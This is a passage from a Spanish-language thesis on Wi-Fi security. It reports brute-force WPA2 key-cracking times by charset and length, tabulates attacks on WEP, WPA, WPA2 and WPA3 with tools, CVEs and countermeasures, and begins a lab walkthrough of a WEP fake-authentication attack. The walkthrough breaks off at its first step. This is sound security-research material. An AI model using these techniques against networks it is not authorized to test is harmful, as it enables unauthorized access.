


Figura 12. Comparación de resultados prácticos en la extracción de claves numéricas de longitud 8, 11 y 14.

2.5.2.2 Charset alfabético

Una vez probado con un charset numérico, lo siguiente es probar con un charset que contenga letras. Es importante destacar que, para estas pruebas, el charset tiene que ser en minúsculas o mayúsculas, pero no pueden estar mezclados ya que, si mezclamos los dos charset, estaremos usando el doble de caracteres y, por tanto, el número de probabilidades aumentaría.

Para este caso, para calcular los resultados teóricos $n = 26$ ya que es el número de caracteres que contiene este charset.




Figura 13. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfabéticas de longitud 8.

La diferencia más grande que podemos apreciar con respecto al charset numérico es que al pasar de 10 posibilidades por posición a 26, el tiempo de extracción aumenta de manera exponencial. Si en una red estamos obligados a elegir solo un charset, siempre será mejor establecer una clave de un charset en el que haya más probabilidades para aumentar el tiempo del ataque de fuerza bruta.

Si usamos una clave de 14 caracteres alfabéticos, ya vamos consiguiendo unos tiempos tan grandes que hacen que realizar esta tarea sea un proceso tan largo que no compense intentar romper la clave, ya que, aunque usemos 20 equipos, seguimos en un orden de magnitud de millones de días, tiempo inabordable por cualquier persona, teniendo en cuenta que durante el proceso la clave puede ser cambiada, revocada o el punto de acceso puede llegar a desaparecer. Es curioso que, en estos casos, el cálculo teórico es mayor que los resultados obtenidos de manera práctica, pero al ser los resultados tan grandes, la diferencia es despreciable.




Figura 14. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfabéticas de longitud 14.

2.5.2.3 Charset completo

Para nuestras últimas pruebas hemos usado un charset completo, esto es, usando números, mayúsculas, minúsculas y símbolos. Es importante destacar que los símbolos usados son solo los ASCII imprimibles ya que son los que permiten las contraseñas en WPA2.

Este caso incluye todas las posibilidades y el charset completo contiene 95 caracteres.

Con esta última prueba, ya podemos comprobar cómo si una contraseña contiene todos estos caracteres, incluso teniendo 8 caracteres es prácticamente imposible poder obtenerla vía fuerza bruta. Mínimo sería necesario invertir millones de días.

En este charset, podemos ver cómo apenas hay diferencias entre los resultados obtenidos con el cálculo teórico realizado.




Figura 15. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfanuméricas de longitud 8.

Por último, una contraseña de 14 caracteres usando este conjunto de caracteres da como resultado billones de días. Para intentar obtener esta clave sería necesario una cantidad inabordable de recursos y ni aun así se podría garantizar el obtenerla en un tiempo justo.




Figura 16. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfanuméricas de longitud 14.

2.5.3 Conclusiones

Como hemos podido observar a lo largo de todas las pruebas, la elección de una contraseña que solo contenga números no es una buena idea ya que los tiempos de extracción son muy cortos. A partir de 14 caracteres una contraseña podemos comprobar que es segura frente a ataques de fuerza bruta ya que los tiempos de extracción se disparan. Si debiéramos tener en cuenta que las contraseñas deberían usar un charset alfanumérico con símbolos especiales para hacerla aún más segura, ya que si se usan contraseñas de más de 14 caracteres que usen palabras o frases del día a día serán más fáciles de obtener mediante ataques de diccionario.

Como resumen, se adjunta una table con los resultados más característicos obtenidos:

Charset	Longitud contraseña	Equipos en clúster	Tiempo
Numérico	8	1	480 minutos
Número	8	20	24 minutos
Numérico	14	1	276507720 minutos
Numérico	14	20	13825386 minutos
Alfabético	8	1	1 año 36 días
Alfabético	8	20	20 días
Alfabético	14	1	123875226176 días
Alfabético	14	20	6193761309 días
Completo	8	1	12.738.652 días
Completo	8	20	636932,6 días
Completo	14	1	9364079782693930000 días
Completo	14	20	468203989134697000 días

Tabla 7. Resultados de la extracción de claves con HTCondor y Hashcat

3 REALIZACIÓN DE ATAQUES PRÁCTICOS

En este capítulo vamos a realizar de manera práctica una muestra de todos los posibles ataques que se pueden realizar a los distintos protocolos de redes inalámbricas usadas habitualmente por los puntos de acceso.

Para la realización de los ataques vamos a usar las herramientas más comunes y conocidas. Usualmente para realizar un ataque siempre hay más de una herramienta por lo que no se tendrán en cuenta si simplemente realizan una variación de un ataque o si aprovechan la misma vulnerabilidad.

Los ataques realizados irán clasificados por el protocolo al que afectan a excepción de la última categoría dónde incluiremos ataques que no hacen uso de una vulnerabilidad en el estándar de seguridad que usan si no que se aprovechan de otros problemas de seguridad.

3.1 Taxonomía de los ataques

En esta sección se muestra un resumen de los posibles vectores de ataque que se pueden encontrar en los distintos estándares Wi-Fi. Para ello completaremos las tablas presentadas en el trabajo “*Seguridad en redes Wi-Fi: Taxonomía de vulnerabilidades/Ataques y Pentesting*” [19].

Cualquiera							
Ataque	Año	Vector de ataque	Tipo de ataque	Vulnerabilidad	Herramientas	Contramedidas	Realizado
Default password	-	Contraseñas por defecto del fabricante	Fuerza bruta y/o Diccionario	-	Hashcat Repositorio de contraseñas por defecto	Cambiar la contraseña de fábrica	Realizado con éxito
Evil Twin	-	Phishing	Duplicación del AP	-	Fluxion [20] EAPHammer [21]	Concienciación	Realizado con éxito
Phishing	-	Phishing	Duplicación de página Web		Weeman [22] SET [23]	Concienciación y usar herramientas que analicen enlaces como Phish.AI	Realizado con éxito

					[24]		
WPS Attack	2011	Debilidad en PIN WPS (8 dígitos)	Diccionario	CVE-2011-5053	Wash [25] Reaver	Deshabilitar WPS en el router	Realizado con éxito
Hole196	2010	Debilidad en 802.11. Spoofing usando GTK	Inyección , MITM, DoS	CVE-2014-0224	Arpspoof [26] Ettercap [27] Wireshark [28]	Para empresas Client Isolation (PSPF) + seguridad en Endpoints (detector de ARP poisoning como Snort o similar)	Realizado con éxito

Tabla 8. Resumen de ataque para cualquier estándar Wi-Fi

WEP							
Ataque	Año	Vector de ataque	Tipo de ataque	Identificador	Herramientas	Contramedidas	Realizado
Packet Inyección	-	Reinyección de paquetes ARP	Inyección	CAPEC-594	Aireplay-ng [29]		Realizado con éxito
Fake authentication	-	Shared Key Authentication	Falseo de Autenticación	CAPEC-194	Aireplay-ng	WEP ha sido considerado como altamente inseguro y se desaconseja su uso.	Realizado con éxito
FMS	2001	Debilidad en RC4 (Vector de inicialización)	Estadístico	CVE-2001-0160	Aireplay-ng Aircrack-ng [17]		Realizado con

Korek	2004	Debilidad en RC4 (Vector de inicialización)	Estadístico	CVE-2001-0160	Aireplay-ng Aircrack-ng		éxito
ChopChop	2004	Debilidad en RC4 (checksum CRC32 y la falta de protección contra repetición)	Reenvío de ARP	CVE-2001-1469	Aireplay-ng Aircrack-ng		Realizado con éxito
Fragmentation	2005	Inyección de paquetes arbitrarios al AP. Debilidad en RC4 (checksum CRC32 y la falta de protección contra repetición)	Fragmentación	CVE-2001-0144	Aireplay-ng Aircrack-ng		No se ha realizado debido a problemas con el punto de acceso
PTW	2007	Debilidad en RC4 (RC4-KSA)	Estadístico	CVE-2001-1469 CVE-2008-5230	Aireplay-ng Aircrack-ng Reaver [25]		Realizado con éxito

Tabla 9. Resumen de ataques para WEP

WPA							
Ataque	Año	Vector de ataque	Tipo de ataque	Identificado r	Herramientas	Contramedidas	Realizado
Beck and Tews' Improved Attack on RC4	2008	Debilidad TKIP	Inyección	CVE-2008-5230	Tkiptuning [30]	-	No realizado al no haber herramientas finalizadas publicadas para realizarlo

Ohigashi-Morii Attack	2009	Debilidad TKIP	Beck and Tews' + Man in the middle)	CVE-2008-5230	-	-	No realizado debido al no haber herramientas publicadas para realizarlo
Michael Reset Attack	2010	Debilidad en algoritmo MICHAEL Reset del valor de MICHAEL	Inyección	-	-	-	No realizado debido al no haber herramientas publicadas para realizarlo

Tabla 10. Resumen de ataques para WPA

WPA2							
Ataque	Año	Vector de ataque	Tipo de ataque	Identificador	Herramientas	Contramedidas	Realizado
KRACK Attack	2016	4-way handshake. Repetición del tercer mensaje	Repetición	CVE-2017-13077 CVE-2017-13078 CVE-2017-13079. CVE-2017-13080 CVE-2017-13081 CVE-2017-13082 CVE-2017-13084 CVE-2017-13086 CVE-2017-13087 CVE-2017-	disable-hwcrypto.sh krack-test-client.py	Desactivar la retransmisión EAPOL-Key frame durante la instalación de la llave en los AP.	Realizado con éxito

				13088			
PMKID Attack	2018	Debilidad en PSK. Obtención de clave PSK	PSK	CVE-2018-3580 CVE-2017-11090	Airodump-ng Hcxdump tool hcxpcaptool Hashcat	Establecer una contraseña segura	Realizado con éxito

Tabla 11. Resumen de ataques para WPA2

WPA3							
Ataque	Año	Vector de ataque	Tipo de ataque	Identificador	Herramientas	Contramedidas	Realizado
Downgrade y Dictionary Attack contra la transición a WPA3	2019	Debilidad en handshake Dragonfly. Retrocompatibilidad con WPA2	Downgrade	CERT ID #VU871675	Dragonforce	Deshabilitar el modo transición de WPA3	No se ha podido realizar debido a no poder contar con el material adecuado
Security Group Downgrade Attack	2019	Debilidad en handshake Dragonfly. Fake AP enviando mensajes de rechazo	Downgrade	CERT ID #VU871675	Dragonslayer [31]	Deshabilitar el modo transición de WPA3	No se ha podido realizar debido a no poder contar con el material adecuado

Timing-Based Side-Channel Attack	2019	Debilidad en handshake Dragonfly. Tiempos de respuesta del AP dependiendo de su grupo de seguridad	Estadístico	CVE-2019-9494	Dragontime [32] Dragonforce	Forzar el uso de solo curvas elípticas NIST.	No se ha podido realizar debido a no poder contar con el material adecuado
Cache-Based Side-Channel Attack	2019	Debilidad en handshake Dragonfly. Visibilidad del acceso a memoria en dispositivo	Estadístico	CVE-2019-9494	Dragonforce [33]	-	No se ha podido realizar debido a no poder contar con el material adecuado
Denial-of-Service Attack	2019	Debilidad en handshake Dragonfly. Sobre carga del AP mandando 16 tramas de confirmación por segundo	DoS	CERT ID #VU871675	Dragondrain [32]	-	No se ha podido realizar debido a no poder contar con el material adecuado

Tabla 12. Resumen de ataques para WPA3

3.2 Preparación del entorno

Para poder realizar los distintos ataques hay pasos que son comunes en todos los ataques para la propia preparación del entorno. La mayoría de los ataques se han realizado sobre una Raspberry PI 3 modelo B [34] usando como sistema operativo OpenWrt [35] en su versión 19.07.2. En los siguientes apartados explicaremos cómo hemos configurado el punto de acceso o la tarjeta de red, dispositivos necesarios para la realización de muchas de las tareas.

3.2.1 Cambiar método de encriptación del punto de acceso

Ya que estaremos explotando vulnerabilidades de distintos protocolos. La mayoría de las veces tendremos que cambiar el método de encriptación del punto de acceso para que haga uso de un protocolo u otro.

Este proceso se puede hacer de dos maneras distintas:

- Línea de comandos: Podemos acceder al punto de acceso por medio de SSH. Y desde allí podemos usar el sistema UCI para cambiar la configuración con los siguientes comandos.

```
## establecemos el método de encriptación
uci set wireless.@wifi-iface[0].encryption="metododeencriptacion"
# establecemos la contraseña(si se requiere)
uci set wireless.@wifi-iface[0].key="contraseña"
# aceptamos los cambios
uci commit
```

Dónde en los comandos tendríamos que sustituir “MetodoDeEncriptacion” por algunos de los métodos soportados (psk,psk2,wpa2,...) y en contraseña tendríamos que escribir la contraseña que queramos usar.

- Interfaz gráfica: Para ello, en cualquier navegador tendremos que escribir la dirección IP de nuestro punto de acceso. Nuestro AP siempre estará identificado con la IP: 192.168.1.2 Una vez que accedemos, tendremos que escribir las credenciales de acceso. En nuestro caso: root/root.




Figura 17. Pantalla de login de OpenWrt

Una vez identificados, en la pestaña “Network” seleccionamos “Wireless”. Seleccionamos nuestro punto de acceso y hacemos clic en “Edit”.




Figura 18. Captura de pantalla de la red usada para realizar las pruebas

En la pestaña “Wireless Security” ya podemos elegir el método de encriptación que más nos convenga para la realización del trabajo.




Figura 19. Menú de selección de protocolo de seguridad en el AP

Por comodidad y seguridad, siempre realizaremos los cambios a través de la interfaz gráfica a excepción de que se indique lo contrario.

3.2.2 Establecer la tarjeta de red en modo monitor

El proceso de establecer la tarjeta de red en modo monitor depende completamente de la tarjeta de red que vayamos a usar. En la mayoría de los casos nosotros hemos usado una tarjeta de red Alfa Network modelo AWUS036AC que usa un chipset Realtek RTL8812AU. Para establecer esta tarjeta de red en modo monitor vamos a usar unos drivers mantenidos por la propia comunidad de *aircrack-ng* [36].

Para poner la tarjeta de red, simplemente escribiremos la siguiente secuencia de pasos en el terminal:

```
## Paramos todas las interfaces de red
airmon-ng check kill

# Tiramos la interfaz de red
sudo ip link set wlan0 down

# Ponemos el modo monitor
sudo iw dev wlan0 set type monitor

# Levantamos la interfaz

sudo ip link set wlan0 up
```

3.3 WEP

WEP fue el primer sistema de cifrado creado para proteger las redes inalámbricas y es acrónimo de “Wired Equivalent Privacy”. Fue introducido por el estándar IEEE 802.11 en 1997.

Este sistema usa el algoritmo RC4 con claves de 64 bits (40 bits más 24 bits de vector de iniciación). Esta clave se usa como *seed* (o semilla) para que un generador de números pseudo aleatorios para generar una secuencia pseudo aleatoria de un tamaño igual al texto plano más el valor de comprobación de integridad

(ICV) [37]. Estos dos valores se unifican con una operación XOR para obtener un mensaje cifrado.




Figura 20. Proceso de cifrado de WEP [38]

Para descifrar un mensaje WEP, la clave precompartida y el IV del mensaje entrante es usado para la generación de las claves necesarias para descifrar el mensaje. El texto cifrado y la clave secreta se usan nuevamente con el algoritmo RC4 para obtener un nuevo texto sin formato; este texto sin formato se usa con el Algoritmo de integridad para crear un nuevo valor de comparación de integridad que se comprueba con el ICV.




Figura 21. Proceso de desencriptación WEP [39]

Aunque en WEP esté prohibido la reutilización de claves (ya que con dos mensajes cifrados sería trivial obtener la clave para poder descifrar la clave), es frecuente la reutilización de IVs y la propia clave WEP no se cambia con mucha asiduidad.

Los puntos débiles de WEP son:

1. No impide la falsificación de los paquetes.
2. Implementa RC4 de forma incorrecta y la clave utilizada para cifrar es muy débil, y pueden ser descifrada por ordenadores estándar en horas o minutos.
3. Reutiliza los vectores de inicialización. Usando de métodos cripto-analíticos se pueden descifrar datos sin conocer la clave de cifrado.
4. Permite a un atacante modificar el mensaje sin conocer la clave de cifrado. [40]

Una vez conocido el algoritmo, ya podemos ver cómo aprovechar todas estas vulnerabilidades.

3.3.1 Fake Authentication

3.3.1.1 Fundamentos

Este ataque aprovecha una vulnerabilidad en el protocolo WEP que permite a un atacante autenticarse en un punto de acceso sin tener autorización.

Hay dos maneras en las que un cliente puede autenticarse en una red protegida:

- El primer método se denomina “Open System” y es simplemente una red desprotegida.
 - El segundo método se llama “Shared Key Authentication”. Para ello, el cliente pide acceso al respectivo AP, el punto de acceso pregunta con una trama de bytes aleatorios en texto plano y el cliente tiene que responder. Si la respuesta es correcta, el punto de acceso autentica al cliente.
- Al realizarse el handshake en texto plano, un atacante pudo interceptar el *key stream* e iniciar un handshake de autenticación válido que le permita autenticarse. [41]

Para la gran mayoría de ataques usaremos la suite de programas de Aircrack-ng, en la que se incluyen herramientas como *aireplay-ng* [29], *aircrack-ng* [17] o *airmon-ng* [42]. Este conjunto de programas está preparado para realizar auditorías inalámbricas a redes Wi-Fi y se han impuesto como el estándar. En este ataque, usaremos *aireplay-ng*, que se encarga de inyectar tráfico para elevar la captura de los vectores de inicio y *airodump-ng*, que escanea las redes y captura los vectores de inicio. El gran apoyo y soporte que tiene esta suite de programas en la comunidad ha resultado en que no haya demasiadas alternativas a estos programas y que la mayoría del material existente para realizar ataques usen éstas mismas.

3.3.1.2 Preparación del entorno




Figura 22. Entorno usado para la realización del ataque Fake Authentication

Para la realización de este ataque tendremos que configurar el punto de acceso para que use “WEP Open System” o “WEP Shared key” (según indique el ataque) como método de encriptación. Como contraseña estableceremos una de 13 bits con caracteres aleatorios.

Por otro lado, tendremos que limpiar el entorno del atacante para asegurarnos que las interfaces de red están bien configuradas y no interfieren con configuraciones de otros ataques.

El cliente simplemente deberá estar conectado al AP usando la contraseña que hemos establecido previamente.

3.3.1.3 Ataque

- Ataque en modo Open System

NOTA: Establecemos en nuestro punto de acceso “WEP Open system” como método de encriptación.

1. [Atacante “A”, usuario “root”] Establecer la tarjeta de red en modo monitor.
